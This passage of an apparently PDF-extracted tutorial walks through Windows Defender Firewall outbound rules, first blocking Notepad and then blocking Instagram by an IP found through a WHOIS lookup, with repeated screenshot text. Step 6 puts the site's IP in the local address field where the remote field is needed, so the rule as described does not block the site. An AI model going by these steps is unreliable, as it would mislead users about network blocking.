



**STEP-6:Now you can see a right-side menu bar with outbound rules like new rule,filter by profile,filter by state,etc., Now click on the New Rule option.Then you'll get a pop like below-**




**STEP-7:** By default we will be in the Rule Type option and it is defaultly selected as program and leave it as it is and click on Next.


**STEP-8:** So, now move to the Program option on the side menu bar. And it will ask you for whether to create a rule for all programs or specified one. Now choose the This program path and give the path of the standalone application you want to block for and click on Next. Here, I have chosen the Notepad Standalone Application to block.




**STEP-9: Next in the Actions menu Click on Block the Connection and Click on Next.**



**STEP-10:** Now, enable all the checkboxes to apply the blocking in Domain,Private and even in Public. And then click on Next.



**STEP-11:Now, give the name for the rule to complete the process of blocking the connection. And Click on Finish.**



**And Now the standalone application i.e, Notepad has been successfully blocked.**

**Now, we need to block the Instagram Web Application. For that we need to follow the below procedure:**

**STEP-1: Navigate to Chrome search bar and type [www.instagram.com](http://www.instagram.com) and copy the URL of the webpage.**

**STEP-2: Now open the WhoIsLookup Domain tool in Google Chrome and paste the URL in the tools search bar.**

Registrar: RegistrarsSafe, LLC  
IANA ID: 3237  
URL: https://www.registrarsafe.com, http://www.registrarsafe.com  
Whois Server: whois.registrarsafe.com  
abusecomplaints@registrarsafe.com  
(p) +1.6503087004

Registrar Status: clientDeleteProhibited, clientTransferProhibited, clientUpdateProhibited, serverDeleteProhibited, serverTransferProhibited, serverUpdateProhibited

Dates: 7,322 days old  
Created on 2004-06-04  
Expires on 2032-06-04  
Updated on 2023-07-05

Name Servers: A.NS.INSTAGRAM.COM (has 7 domains)  
B.NS.INSTAGRAM.COM (has 7 domains)  
C.NS.INSTAGRAM.COM (has 7 domains)  
D.NS.INSTAGRAM.COM (has 7 domains)

IP Address: 157.240.3.174 - 21 other sites hosted on this server

IP Location: 🇺🇸 Washington - Seattle - Facebook Inc.

ASN: AS32934 FACEBOOK, US (registered Aug 24, 2004)

IP History: 601 changes on 601 unique IP addresses over 20 years

Registrar History: 7 registrars with 1 drop


Hosting History: 12 changes on 10 unique name servers over 20 years

Whois Record (last updated on 2024-06-21)


Domain Name: instagram.com
Registry Domain ID: 121748357_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.registrarsafe.com
Registrar URL: https://www.registrarsafe.com
http://www.registrarsafe.com

**Now, copy the IP-Address of the webpage it gives and Go back to the windows defender settings and navigate to outbound rules and click on the new rule option.**


**STEP-3: Now, Select the rule type as custom and click on next.**



## STEP-4: And click on program type as all programs and click on next.



## STEP-5: And now leave the protocol type as any by default and click on Next.



STEP-6: Now, in the scope section select the local ip address it belongs to and add an ip address that is copied from whois lookup tool and paste it in that section as shown below-

**Windows Defender Firewall with Advanced Security**

**Outbound Rules**

Name	Group	Profile	Enabled	Action	Override	Program	Local Address	Remote Address	Protocol	Local Port
Blocking the NotePad StandAlone Application	All	All	Yes	Block	No	%System...	Any	Any	Any	Any
@FirewallAPI.dll_80200	All	All	Yes	Allow	No	%System...	Any	Local subnet	TCP	Any
Skype	{78E1CD88-49E3-476E-B926-...}	All	Yes	Allow	No	C:\Program...	Any	Any	TCP	Any

**New Outbound Rule Wizard**

**Scope**  
Specify the local and remote IP addresses to which this rule applies.

**Steps:**

- Rule Type
- Program
- Protocol and Ports
- Scope**
- Action
- Profile
- Name

**IP Address**  
Specify the IP addresses to match:

This IP address or subnet:  
157.240.3.174

This IP address range:  
From: \_\_\_\_\_ To: \_\_\_\_\_

**OK** **Cancel**

**Actions**

**Outbound Rules**

- New Rule...
- Filter by Profile
- Filter by State
- Filter by Group
- View
- Refresh
- Export List...
- Help

**Blocking the NotePad StandAlone Application**

**File Action View Help**

**Windows Defender Firewall with Advanced Security**

**Outbound Rules**

Name	Group	Profile	Enabled	Action	Override	Program	Local Address	Remote Address	Protocol	Local Port
Blocking the NotePad StandAlone Application	All	All	Yes	Block	No	%System...	Any	Any	Any	Any
@FirewallAPI.dll_80200	All	All	Yes	Allow	No	%System...	Any	Local subnet	TCP	Any
Skype	{78E1CD88-49E3-476E-B926-...}	All	Yes	Allow	No	C:\Program...	Any	Any	TCP	Any

**New Outbound Rule Wizard**

**Scope**  
Specify the local and remote IP addresses to which this rule applies.

**Steps:**

- Rule Type
- Program
- Protocol and Ports
- Scope**
- Action
- Profile
- Name

**Which local IP addresses does this rule apply to?**

Any IP address

These IP addresses:  
157.240.3.174

**Customize the interface types to which this rule applies:**

**Which remote IP addresses does this rule apply to?**

Any IP address

These IP addresses:

**OK** **Cancel**

**Actions**


**Outbound Rules**

- New Rule...
- Filter by Profile
- Filter by State
- Filter by Group
- View
- Refresh
- Export List...
- Help

**Blocking the NotePad StandAlone Application**

**File Action View Help**

## STEP-7: In the Action section select Block the Connection and Click on Next.



**STEP-8: Now, enable all profiles to apply the rule and click on next. And then give the name for the rule to complete the process.**

**Windows Defender Firewall with Advanced Security**

**Outbound Rules**

